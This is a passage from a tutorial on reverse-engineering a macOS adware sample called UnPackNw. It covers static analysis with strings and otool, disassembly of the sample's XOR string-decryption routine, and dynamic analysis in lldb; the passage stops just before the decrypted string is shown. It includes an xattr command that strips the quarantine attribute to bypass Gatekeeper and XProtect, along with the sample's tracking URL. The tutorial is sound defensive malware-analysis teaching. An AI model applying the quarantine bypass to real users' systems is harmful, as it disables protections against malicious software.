9 0000000100001870 (__TEXT,__text) non-external -[AppDelegate createFileOnTemp:scrpName:]
10 0000000100001790 (__TEXT,__text) non-external -[AppDelegate deletePreviousApp]
11 00000001000016e0 (__TEXT,__text) non-external -[AppDelegate deleteAppBySelf]
12 0000000100003360 (__TEXT,__text) non-external -[AppDelegate encodeURL:]
13 0000000100001d70 (__TEXT,__text) non-external -[AppDelegate executeAppleScript:isKill:]
14 0000000100002ca0 (__TEXT,__text) non-external -[AppDelegate fireTrackOffersAcceptedForPXL:]

```

The method that immediately catches my eye from these outputs with regard to our mysterious encrypted text file is the “encryptDecryptOperation:” class method. Let’s do some more digging.

The Power of Pulling Strings

One of the most useful utilities for static analysis is the **strings** utility.

Let’s dump the ASCII strings from the binary to a separate text file so we can more easily view and manipulate them. The **strings** utility has several options, but I like to use the `-` option. This causes the utility to look for strings in all bytes of the file:

```
$ strings - UnPackNw > ~/Malware/strings-.txt
```

There’s some interesting things in here, including some URLs and other bundle identifiers. We even find a file reference to the developer’s own file system and some user names. This kind of info can be extremely useful if you are trying to establish attribution in a malware campaign.

```
_strncmp
dyld_stub_binder
/Users/prasoon/Documents/maf/core/source/UnPack/UnPack/
main.m
/Users/PCV-MD6/Library/Developer/Xcode/DerivedData/UnPackNw-czburaqosecwanhagisghoosoegef/
_main
AppDelegate.m
/Users/PCV-MD6/Library/Developer/Xcode/DerivedData/UnPackNw-czburaqosecwanhagisghoosoegef/
-[AppDelegate applicationDidFinishLaunching:]
-[AppDelegate deleteAppBySelf]
-[AppDelegate deletPreviousApp]
-[AppDelegate creatFileOnTemp:scrpName:]
-[AppDelegate makeExecutableFileAtPath:]
-[AppDelegate executeAppleScript:isKill:]
__41-[AppDelegate executeAppleScript:isKill:]_block_invoke
__41-[AppDelegate executeAppleScript:isKill:]_block_invoke_2
..._block_invoke_2
```

If you’re familiar with using **strings** on Linux, be aware that the macOS version isn’t quite the same. Specifically, it doesn’t have the ability to decode unicode, so you might want to consider using something like **floss**, which is a bit more powerful.

Examining the strings in a file can give you a very good overview of a malware's functionality, but we still haven't got any closer to our encrypted text file. It's time to introduce you to **otool**.

Using Otool To Examine A Binary

One of my main "go to" tools is **otool**. Let's take a quick look at what you can do with it. As with **strings** and other tools, I usually dump all this info to separate text files so that I can pore through them at will.

Let's start with seeing what shared libraries a binary links to.

```
$ otool -L UnPackNw > ~/Malware/libs.txt
```

```
sentinels-Mac:MacOS sentinel$ otool -L UnPackNw > ~/Malware/libs.txt  
sentinels-Mac:MacOS sentinel$ vi ~/Malware/libs.txt
```

Opening the **libs.txt** file reveals the following:

```
1 UnPackNw:  
2 /System/Library/Frameworks/WebKit.framework/Versions/A/WebKit (compatibility version 1.0.0, current  
version 606.1.36)  
3 /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation (compatibility version 300.0.0  
current version 1555.10.0)  
4 /usr/lib/libobjc.A.dylib (compatibility version 1.0.0, current version 228.0.0)  
5 /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 1252.200.5)  
6 /System/Library/Frameworks/AppKit.framework/Versions/C/AppKit (compatibility version 45.0.0, current  
version 1670.0.0)  
7 /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation (compatibility version  
150.0.0, current version 1555.10.0)  
8 /System/Library/Frameworks/CoreServices.framework/Versions/A/CoreServices (compatibility version 1.0  
.0, current version 933.0.0)  
~
```

From this, we can see our malware will have some ability to implement browser features via linking to the **WebKit** framework, something we'd expect in an adware type infection.

We can also dump the method names from the Mach-O binary's ObjC section:

```
$ otool -oV UnPackNw > ~/Malware/methods.txt
```

```
1 imp 0x1000016e0 -[AppDelegate deleteAppBySelf]
2 imp 0x100001790 -[AppDelegate deletPreviosApp]
3 imp 0x100001870 -[AppDelegate creatFileOnTemp:scrpName:]
4 imp 0x100001aa0 -[AppDelegate makeExecutableFileAtPath:]
5 imp 0x100001d70 -[AppDelegate executeAppleScript:isKill:]
6 imp 0x1000028c0 -[AppDelegate getPathFromAdobPlist:]
7 imp 0x100002b60 -[AppDelegate fireTrackOffersInstalledForPXL:]
8 imp 0x100002ca0 -[AppDelegate fireTrackOffersAcceptedForPXL:]
9 imp 0x100002de0 -[AppDelegate silentlyTrackInMain:]
10 imp 0x100002e30 -[AppDelegate silentlyFireUrl:]
11 imp 0x100003060 -[AppDelegate getEncodedURL:searchString:]
12 imp 0x100003360 -[AppDelegate encodeURL:]
13 imp 0x100003970 -[AppDelegate webViewTrack]
14 imp 0x1000039a0 -[AppDelegate setWebViewTrack:]
15 imp 0x100003ae0 +[EncodeDecodeOps encryptDecryptString:]
16 imp 0x100003d50 +[EncodeDecodeOps encryptDecryptOperationNew:forDict:]
17 imp 0x100004350 +[EncodeDecodeOps encryptDecryptOperation:]
18
```

Most usefully, we can obtain the disassembly with:

```
$ otool -tV UnPackNw > ~/Malware/disassembly.txt
```

In the disassembly, search for the name of our obfuscated text file, 'unpack':

```
46 00000001000015ff movq 0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
47 0000000100001606 movq %rax, %rd1
48 0000000100001609 callq *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle
49 000000010000160f leaq 0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
50 0000000100001616 leaq 0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
51 000000010000161d movq 0x96d4(%rip), %rcx ## Objc selector ref: pathForResource ofType:
:
52 0000000100001624 movq %rdi, -0x30(%rbp)
53 0000000100001628 movq %rax, %rd1
54 000000010000162b movq %rsi, -0x38(%rbp)
55 000000010000162f movq %rcx, %rs1
56 0000000100001632 movq -0x38(%rbp), %rdx
57 0000000100001636 movq -0x30(%rbp), %rcx
58 000000010000163a callq *0x7a68(%rip) ## Objc message: -[%rdi pathForResource ofType:]
59 0000000100001640 movl $0x4, %r8d
60 0000000100001646 movl %r8d, %ecx
61 0000000100001649 xorl %r8d, %r8d
62 000000010000164c movq %rax, -0x20(%rbp)
63 0000000100001650 movq 0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
64 0000000100001657 movq -0x20(%rbp), %rdx
65 000000010000165b movq 0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFile encoding:error:
66 0000000100001662 movq %rax, %rd1
67 0000000100001665 callq *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfFile encoding:error:]
68 000000010000166b movq %rax, -0x28(%rbp)
69 000000010000166f movq 0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
70 0000000100001676 movq -0x28(%rbp), %rdx
71 000000010000167a movq 0x9687(%rip), %rsi ## Objc selector ref: encryptDecryptString:
72 0000000100001681 movq %rax, %rd1
73 0000000100001684 callq *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps encryptDecryptString:]
```


Examine the code between lines 48 and 58. Here we see the call to get the file's contents from the bundle's Resource folder. Scrolling down to line 67, we see the creation of a string from the contents of the file and then the call to decrypt the string on line 73.

Let's take a look at the decryption method, which we can search for on vi's command line:

```
70 0000000100001676    movq    -0x28(%rbp), %rdx
71 000000010000167a    movq    0x9687(%rip), %rsi ## Objc selector ref: encryptDecryptString:
72 0000000100001681    movq    %rax, %rdi
73 0000000100001684    callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps encryptDecryptString:]
74 000000010000168a    leaq    0x7d2f(%rip), %rcx ## Objc cfstring ref: @"unpack"
:./DecryptString
```

That takes us to Line 2185:

```
2184 0000000100003adf    nop
2185 +[EncodeDecodeOps encryptDecryptString:]:
2186 0000000100003ae0    pushq   %rbp
2187 0000000100003ae1    movq    %rsp, %rbp
2188 0000000100003ae4    subq   $0xc0, %rsp
2189 0000000100003aeb    leaq   0x606e(%rip), %rax ## Objc cfstring ref: @"%0%0%0%0%"
2190 0000000100003af2    leaq   0x6047(%rip), %rcx ## Objc cfstring ref: @"guyamzzzzzingmangoon
yoboletoyoy"
2191 0000000100003af9    leaq   0x6020(%rip), %r8 ## Objc cfstring ref: @"isgoingtoalwaysgreatn"
2192 0000000100003b00    leaq   0x5ff9(%rip), %r9 ## Objc cfstring ref: @"otjustacricicketbutamaz
ing"
2193 0000000100003b07    leaq   0x5fd2(%rip), %r10 ## Objc cfstring ref: @"iknowmysachiontendul
kar"
2194 0000000100003b0e    movq    %rdi, -0x8(%rbp)
2195 0000000100003b12    movq    %rsi, -0x10(%rbp)
2196 0000000100003b16    movq    %rdx, -0x18(%rbp)
2197 0000000100003b1a    movq    %r10, -0x20(%rbp)
2198 0000000100003b1e    movq    %r9, -0x28(%rbp)
2199 0000000100003b22    movq    %r8, -0x30(%rbp)
2200 0000000100003b26    movq    %rcx, -0x38(%rbp)
2201 0000000100003b2a    movq    0x7577(%rip), %rcx ## Objc class ref: _OBJC_CLASS_$_NSString
2202 0000000100003b31    movq    -0x20(%rbp), %rdx
2203 0000000100003b35    movq    -0x30(%rbp), %r8
2204 0000000100003b39    movq    -0x28(%rbp), %r9
2205 0000000100003b3d    movq    -0x38(%rbp), %rsi
2206 0000000100003b41    movq    0x71e8(%rip), %rdi ## Objc selector ref: stringWithFormat:
2207 0000000100003b48    movq    %rdi, -0x70(%rbp)
2208 0000000100003b4c    movq    %rcx, %rdi
2209 0000000100003b4f    movq    -0x70(%rbp), %rcx
2210 0000000100003b53    movq    %rsi, -0x78(%rbp)
2211 0000000100003b57    movq    %rcx, %rsi
```


Lines 2190 to 2193 are revealing. We're starting to get closer to solving the mystery of our encrypted text file. At this point, I'd probably jump into Cutter or Hopper and see how this looks in pseudocode, but the assembly already suggests to us that this is going to iterate over some hardcoded strings and likely XOR each

character from the encrypted unpack.txt file.

It can be an interesting exercise in scripting to **build your own decryptor** based on the assembly, but it's quicker to run the code and view it being decrypted in memory. In other words, we need to dive into some dynamic analysis. That's precisely what we're going to do in Part 3.

Compiling Indicators of Compromise


However, before we move on, let's continue to search around the disassembly to see what else we can determine. From our strings output, we noticed some references to **/bin/** and **NSTask**, which are tell-tale indicators that the malware is calling command line utilities, so let's search for those in the disassembly. Check out line 327:



```
MacOS — vi — Malware/disassembly.txt — 112*31
325 00000001000011ea movq   -0x20(%rbp), %rdi
326 00000001000011ee movq   0x92b3(%rip), %rsi ## Objc selector ref: setLaunchPath;
327 00000001000011f5 leaq   0x79c4(%rip), %rdx ## Objc cfstring ref: @"/bin/chmod"
328 00000001000011fc movq   -0x50(%rbp), %rax
329 0000000100001b00 callq  *%rax
330 0000000100001b02 jmp    0x100001b07
331 0000000100001b07 movq   0x95c2(%rip), %rdi ## Objc class ref: _OBJC_CLASS_$_NSArray
332 0000000100001b0e movq   0x9593(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
333 0000000100001b15 movq   -0x18(%rbp), %rcx
334 0000000100001b19 movq   0x9210(%rip), %rsi ## Objc selector ref: stringWithFormat:
335 0000000100001b20 leaq   0x79d9(%rip), %rdx ## Objc cfstring ref: @"%"
336 0000000100001b27 movq   0x757a(%rip), %r8 ## Objc message: +[NSString stringWithFormat:]
337 0000000100001b2e xorl   %r9d, %r9d
338 0000000100001b31 movb   %r9b, %r10b
339 0000000100001b34 movq   %rdi, -0x58(%rbp)
340 0000000100001b38 movq   %rax, %rdi
341 0000000100001b3b movb   %r10b, %al
342 0000000100001b3e callq  *%r8
343 0000000100001b41 movq   %rax, -0x60(%rbp)
344 0000000100001b45 jmp    0x100001b4a
345 0000000100001b4a movq   0x925f(%rip), %rsi ## Objc selector ref: arrayWithObjects:
346 0000000100001b51 leaq   0x7988(%rip), %rdx ## Objc cfstring ref: @"???"
347 0000000100001b58 movq   0x7549(%rip), %rax ## Objc message: -[%rdi arrayWithObjects:]
348 0000000100001b5f xorl   %ecx, %ecx
349 0000000100001b61 movl   %ecx, %r8d
350 0000000100001b64 movb   %cl, %dl1
351 0000000100001b67 movq   -0x58(%rbp), %r9
352 0000000100001b6b movb   %dl1, -0x61(%rbp)
353 0000000100001b6f movq   %r9, %rdi
354 0000000100001b72 movq   -0x60(%rbp), %rcx
```

Here, we can see the code loads the **chmod** string into the register and that the malware changes the permissions on a file to make it world readable, writable and executable at line 346. Other searches will reveal that the binary is going to create, execute and delete a script of some kind, and also use AppleScript to read in a file and execute it.

My advice at this stage is to search for things of interest till you get an overall impression of what the binary is up to. For example, grepping the disassembly and strings files can reveal hardcoded URLs.



```
sentinels-Mac:Malware sentinel$ grep "http" dissembly.txt
0000000100002c40      leaq    0x6bf9(%rip), %rcx  # Objc cfstring ref: @"http
://trk.entiretrack.com/trackerwcfsvr/tracker.svc/trackOffersAccepted/?q=pxl=SRC
4443_SRC4345_SRC2171&x-count=1&utm_source=srchofr3&lpid=0&utm_content=&utm_term
=&x-base=&utm_medium=srchofr3&utm_publisher=srchofr3&offerpxl=&x-fetch=1&utm_ca
mpaign=%@&affiliateid=&x-at=&btnid=0"
```

By examining the kind of output we've produced so far, you'll get a sense of how the malware is going to work, and you should be able to develop IoCs for Yara rules or other search engine parameters. Depending on how you want to detect this malware, you could easily build rules that would search a binary for strings like those at line 2190 or for hardcoded URLs, but at the same time it would also be easy for malware authors to substitute those for others in their next iteration, thus breaking your detections. A little more robust would be to hit on the method names, and you would probably want to choose a couple of other things to make sure you avoid false positives.

That will defeat lazy malware authors, but it doesn't take much effort for adversaries to **refactor** their code at build-time and obfuscate method names, so even that kind of string detection is only likely to work temporarily.

Also, notice that aside from not having yet found our obscured text, we don't know if there are other IoCs that are only resolved at runtime. This means that you need to supplement your static analysis with a look at the sample in action because a lot of interesting behaviour cannot be determined except at runtime. Dynamic Analysis, then, is our next task!

Review: Where We Are So Far

In Part 2, we've looked at how to disassemble a file and extract strings and other important information from it. We've done all this in a kind of "old school" way without using professional grade tools in order to illustrate the fundamental techniques. We're now at the stage where we really need to see what the malware does in action, and while doing that we will hopefully catch the encrypted string in the `unpack.txt` file being decoded in memory. That's where we're headed next.

Part Three

In the first part of our tutorial on macOS malware reverse engineering skills, we found the **unpack.txt** file containing encrypted code in the Resources folder. In Part 2, we went on to examine the main executable using static analysis techniques to learn more. As a result, we found a class method in the binary called **+[EncodeDecodeOps enncryptDecryptString:]**. That looks a likely candidate for where the code in the text file might be read into memory.

It's time to run our sample in our isolated VM in a controlled manner so that we can examine it at any point of our choosing. In particular, we want to read the encrypted string in the **unpack.txt** file in clear text to see how it contributes to our understanding of this malware's behavior.

How to Run Malware Blocked by Apple

In order to run our malware, we're going to have to first make sure that it hasn't been **blocked** by Apple's Gatekeeper or XProtect features. You can check whether Gatekeeper has flagged a file by listing the extended attributes on the command line. We do that by passing the **-l** flag and the file path to the **xattr** utility.

```
$ xattr -l UnPackW
```

If the result contains **com.apple.quarantine**, then the file will be subject to any restrictions imposed by the local Gatekeeper policy (as set either in *System Preferences > Security* tab or via **spctl** and stored in **/var/db/SystemPolicy**).

```
com.apple.quarantine:  
0083;5caf3e68;Safari;5FFF1FBA-3A55-4647-8280-  
DBB57E3FC8A1
```

Gatekeeper will also pass the file to XProtect for checking to see if it's known to Apple's malware rules. These checks are in place to help keep users safe, but in our case we don't want the OS to block our sample. Since our executable is likely to call other files in the bundle including, we hope, the **unpack.txt** file in the Resources folder, it's best to remove the quarantine bit from the entire bundle rather than just the executable. To remove the extended attribute and bypass both Gatekeeper and XProtect, simply pass the **-rc** flags and then the file path to **xattr**.

```
$ xattr -rc ~/Malware/UnPackNw.app
```

Using LLDB to Examine Malware

At last, we're ready for the fun part. Let's get into some dynamic analysis! To do that we use lldb, the low-level debugger, which you installed at the very beginning of this tutorial when we set up the command line tools in Part 1.

Open a Terminal session and change to the "MacOS" directory of the UnPackNw.app bundle.

```
$ cd ~/Malware/UnPackNw.app/Contents/MacOS
```

We'll use **lldb** in interactive mode, so start by calling it with no arguments:

```
$ lldb
```

You'll see the usual **\$** symbol replaced by **(lldb)**, indicating that we've entered interactive mode. The next step is to tell the debugger which file we want to attach to using its **file** command. Note that this is a command within **lldb** itself and is unrelated to the **/usr/bin/file** utility we used earlier in the tutorial.

```
(lldb) file UnPackNw
```

Compare the output of the **file** utility with that of the command from **lldb**:

```
sentinels-Mac:MacOS sentinel$ ls -lF
total 208
drwxr-xr-x@ 3 sentinel  staff    96 Apr  8 19:44 ./
drwxr-xr-x@ 7 sentinel  staff   224 Apr  2 20:22 ../
-rwxr-xr-x@ 1 sentinel  staff 102464 Apr  2 20:22 UnPackNw*
sentinels-Mac:MacOS sentinel$ file UnPackNw
UnPackNw: Mach-O 64-bit executable x86_64
sentinels-Mac:MacOS sentinel$ lldb
(lldb) file UnPackNw
Current executable set to 'UnPackNw' (x86_64).
(lldb) █
```

Now that we've told the debugger which file we want to attach to, we don't have to keep passing the file name with any further commands we issue within our interactive session.

The next step is to launch the malware, but we don't want to just fire the whole thing off and let it do what it wants. We need to control the execution, which we do by using the **process** command. Let's take a moment to see what that does:

```
(lldb) help process
```

You'll see the help output for the **process** command and its various subcommands. Let's dig deeper. We're going to use the **launch** subcommand with the **-s** option. Type:

```
(lldb) help process launch
```

You'll see an explanation of what each option does. When we pass the **launch** subcommand to **process** with the **-s** subcommand option, it launches the executable and attempts to suspend execution when it hits the program's first function entry point.

```
-o <filename> ( --stdout <filename> )
    Redirect stdout for the process to <filename>.

-p <plugin> ( --plugin <plugin> )
    Name of the process plugin you want to use.

-s ( --stop-at-entry )
    Stop at the entry point of the program when launching a process.

-t ( --tty )
    Start the process in a terminal (not supported on all platforms).

-v <none> ( --environment <none> )
    Specify an environment variable name/value string (--environment NAME=VALUE). Can be
    specified multiple times for subsequent environment entries.

-w <directory> ( --working-dir <directory> )
    Set the current working directory to <path> when running the inferior.
```

The first entry point should be **dyld_start**, which is when the dynamic linker starts loading any libraries the malware relies on before getting to the binary's own code (recall from Part 2 that we can list dependent libraries with **otool -L**).

However, some malware tries to **disguise** its true entry point, and other malware tries to prevent you from attaching a debugger with a variety of tricks, which you may need to **work around**.

Launching a Process in LLDB

Let's try it out and see what happens (reminder: of course, you are doing this in your isolated VM that we set up in Part 1!).

```
(lldb) process launch -s
```

```
sentinels-Mac:MacOS sentinel$ lldb
(lldb) file UnPackNw
Current executable set to 'UnPackNw' (x86_64).
(lldb) process launch -s
Process 2006 stopped
* thread #1, stop reason = signal SIGSTOP
    frame #0: 0x000000010001b000 dyld`dyld_start
dyld`dyld_start:
-> 0x10001b000 <+0>: popq   %rdi
    0x10001b001 <+1>: pushq  $0x0
    0x10001b003 <+3>: movq   %rsp, %rbp
    0x10001b006 <+6>: andq  $-0x10, %rsp
Target 0: (UnPackNw) stopped.
Process 2006 launched: '/Users/sentinel/Malware/UnPackNw.app/Contents/MacOS/UnPackNw' (x86_64)
(lldb)
```


Great! We've stopped at the beginning of code execution, `dyld_start`, as expected. Now, let's set a breakpoint on a method we're interested in. Note that the method is possibly misspelled, so be sure to type it exactly as it appears in the code (no autocorrect thanks!).

```
(lldb) breakpoint set -n "+[EncodeDecodeOps
encryptDecryptString:]"
```

```
(lldb) breakpoint set -n "+[EncodeDecodeOps encryptDecryptString:]"
Breakpoint 1: where = UnPackNw+[EncodeDecodeOps encryptDecryptString:], address = 0x000000100003ae0
(lldb)
```

Check that you receive a confirmation that the breakpoint has been set correctly at a given address. If you see a message like “no locations (pending)” or any other warning, check your typing and try again. There are **many ways** to set breakpoints in **lldb**, including using **regex**, but for now you'll want to go the long way around until you're more confident about what you're doing. If you accidentally set a breakpoint that you don't want, you can use **breakpoint delete** or the abbreviated version **br del** to delete all your breakpoints and start over (you can delete breakpoints individually, too, but I'll leave that as an **exercise** for the reader).


With our breakpoint successfully set, we need to type either **continue** or just the letter **c** to tell the debugger to resume execution until it hits our breakpoint.

```
(lldb) c
Process 2052 resuming
2019-04-16 18:37:51.111562+0700 UnPackNw[2052:73580] OFSHWCNT_SRC4351_SRC4253_SRC2113 offer not in
stalled because preferences key not found
Process 2052 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
  frame #0: 0x0000000100003ae0 UnPackNw+[EncodeDecodeOps encryptDecryptString:]
UnPackNw+[EncodeDecodeOps encryptDecryptString:]
-> 0x100003ae0 <+0>: pushq %rbp
   0x100003ae1 <+1>: movq %rsp, %rbp
   0x100003ae4 <+4>: subq $0xc0, %rsp
   0x100003aeb <+11>: leaq 0x600e(%rip), %rax ; @"%%%%"
Target 0: (UnPackNw) stopped.
(lldb)
```

We've stopped at the entry to the function. Let's see a bit more of the disassembly so we can orient ourselves.

(lldb) disassemble

Scroll back up to the start of the output (command+arrow-up on the keyboard). You'll see the right-facing arrow in the left margin pointing at the address where we're currently parked.



```
Target 0: (UnPackNw) stopped.
(lldb) disassemble
UnPackNw+IEncDecOps_encryptDecryptString:
-> 0x100003ae0 <+0>:  pushq  %rbp
    0x100003ae1 <+1>:  movq   %rsp, %rbp
    0x100003ae4 <+4>:  subq   $0xc0, %rsp
    0x100003aeb <+11>: leaq   0x606e(%rip), %rax      ; @"%0%0%0%"
    0x100003af2 <+18>: leaq   0x6047(%rip), %rcx      ; @"guyamzzzzzingmangoonyobol
etoyno"
    0x100003af9 <+25>: leaq   0x6020(%rip), %r8      ; @"isgoingtobealwaysgreatn"
    0x100003b00 <+32>: leaq   0x5ff9(%rip), %r9      ; @"otjustacricketbutamazng"
    0x100003b07 <+38>: leaq   0x5fd2(%rip), %r10     ; @"iknowmysachontendulkar"
    0x100003b0e <+46>: movq   %rdi, -0x8(%rbp)
    0x100003b17 <+58>: movq   %rsi, -0x10(%rbp)
    0x100003b16 <+54>: movq   %rdx, -0x18(%rbp)
    0x100003b1a <+58>: movq   %r10, -0x20(%rbp)
    0x100003b1e <+62>: movq   %r9, -0x28(%rbp)
    0x100003b22 <+66>: movq   %r8, -0x30(%rbp)
    0x100003b26 <+70>: movq   %rcx, -0x38(%rbp)
    0x100003b2a <+74>: movq   0x7577(%rip), %rcx      ; (void *)0x0007fffa0eaaac0:
NSString
    0x100003b31 <+81>: movq   -0x20(%rbp), %rdx
    0x100003b35 <+85>: movq   -0x30(%rbp), %r8
    0x100003b39 <+89>: movq   -0x28(%rbp), %r9
    0x100003b3d <+93>: movq   -0x38(%rbp), %rsi
    0x100003b41 <+97>: movq   0x71e0(%rip), %rdi      ; "stringWithFormat:"
    0x100003b48 <+104>: movq   %rdi, -0x70(%rbp)
```

You should recognise this code from the static analysis in Part 2. Let's scroll down to where we see **initWithString**:

```
    0x100003cf5 <+533>: movq   0x73ac(%rip), %rax      ; (void *)0x0007fffa0eaaac0:
NSString
    0x100003cfc <+540>: movq   0x7095(%rip), %rsi      ; "alloc"
    0x100003d03 <+547>: movq   %rax, %rdi
    0x100003d06 <+550>: callq  *0x539c(%rip)          ; (void *)0x0007fff738f9380:
objc_msgSend
    0x100003d0c <+556>: movq   -0x48(%rbp), %rsi
    0x100003d10 <+568>: movq   0x7289(%rip), %rdi      ; "initWithString"
    0x100003d17 <+567>: movq   %rdi, -0xb0(%rbp)
    0x100003d1e <+574>: movq   %rax, %rdi
    0x100003d21 <+577>: movq   -0xb0(%rbp), %rax
    0x100003d28 <+584>: movq   %rsi, -0xb8(%rbp)
    0x100003d2f <+591>: movq   %rax, %rsi
    0x100003d32 <+594>: movq   -0xb8(%rbp), %rdx
    0x100003d39 <+601>: callq  *0x5369(%rip)          ; (void *)0x0007fff738f9380:
objc_msgSend
```

That looks like the method where the code will create a new plain-text string from the encrypted code in **unpack.txt**. We can tell that because it occurs just before the final call to return from the function, and we are supposing that the purpose of this function is precisely to return the decrypted string.

Let's find out if we are right. We'll set another breakpoint directly on the address where **initWithString:** is moved into the **rdi** register, **0x100003d10**, and then resume. I'll use an abbreviated syntax this time to save you some typing:

```
(lldb) br s -a 0x100003d10
(lldb) c
```

```
(lldb) br s -a 0x100003d10
Breakpoint 2: where = UnPackNw'+[EncodeDecodeOps encryptDecryptString:] + 560, address = 0x000000100003d10
(lldb) c
Process 2052 resuming
Process 2052 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 2.1
   frame #0: 0x000000100003d10 UnPackNw'+[EncodeDecodeOps encryptDecryptString:] + 560
UnPackNw'+[EncodeDecodeOps encryptDecryptString:]
-> 0x100003d10 <<+560>: movq   0x7209(%rip), %rdi          ; "initWithString:"
   0x100003d17 <<+567>: movq   %rdi, -0xb0(%rbp)
   0x100003d1e <<+574>: movq   %rax, %rdi
   0x100003d21 <<+577>: movq   -0xb0(%rbp), %rax
Target 0: (UnPackNw) stopped.
```

How to Read Registers in LLDB

Once again, the debugger halts execution at our breakpoint, right on the address we specified. We're almost there, but to see our decrypted string, we need to learn how to read **registers** and how to print them out.

The first step is simple enough. Let's dump all the registers in one go.

```
(lldb) register read
```


```
(lldb) register read
General Purpose Registers:
rax = 0x0000000100406310
rbx = 0x00007ffefbfe390
rcx = 0x00007fff8a0b4278 (void *)0x001dffff90d260f1
rdx = 0x0000000000000000
rdi = 0x00007fff2f1ca0eb "initWithString:"
rsi = 0x0000000100521780
rbp = 0x00007ffefbfe300
rsp = 0x00007ffefbfe240
r8 = 0x00007ffefbfe128
r9 = 0x0000000000000001
r10 = 0x00007fff8a0b4278 (void *)0x001dffff90d260f1
r11 = 0x0000000100331e70
r12 = 0x000000010034cc30
r13 = 0x0000000100259f50
r14 = 0x0000000100259b40
r15 = 0x0000000000000000
rip = 0x0000000100003d17 UnPackNw`+[EncodeDecodeOps encryptDecryptString:] + 567
rflags = 0x0000000000000202
cs = 0x000000000000002b
fs = 0x0000000000000000
gs = 0x0000000000000000
```

As we're dealing with 64-bit architecture, all our general registers begin with "r": **rax**, **rbx**, **rcx**, and so on.

When you're trying to read method names and arguments, the two registers of immediate interest are usually **rdi** and **rsi**. The first should hold the name of the class being invoked while the second should actually give us the first argument. Notice from the earlier screenshots how **rsi** is loaded up right before **rdi** in the disassembly. Since we already know that we're dealing with an NSString creation in **rdi**, let's have a look directly at what argument is being passed to **initWithstring**: via **rsi**.

When we want to print or refer to the registers within **lldb**, we have to prepend them with a \$ sign. We use "po", a **shortcut** for the **expression -O** command, to print out the contents of the register as an object.

```
(lldb) po $rsi
```



```
(lldb) po $rsi
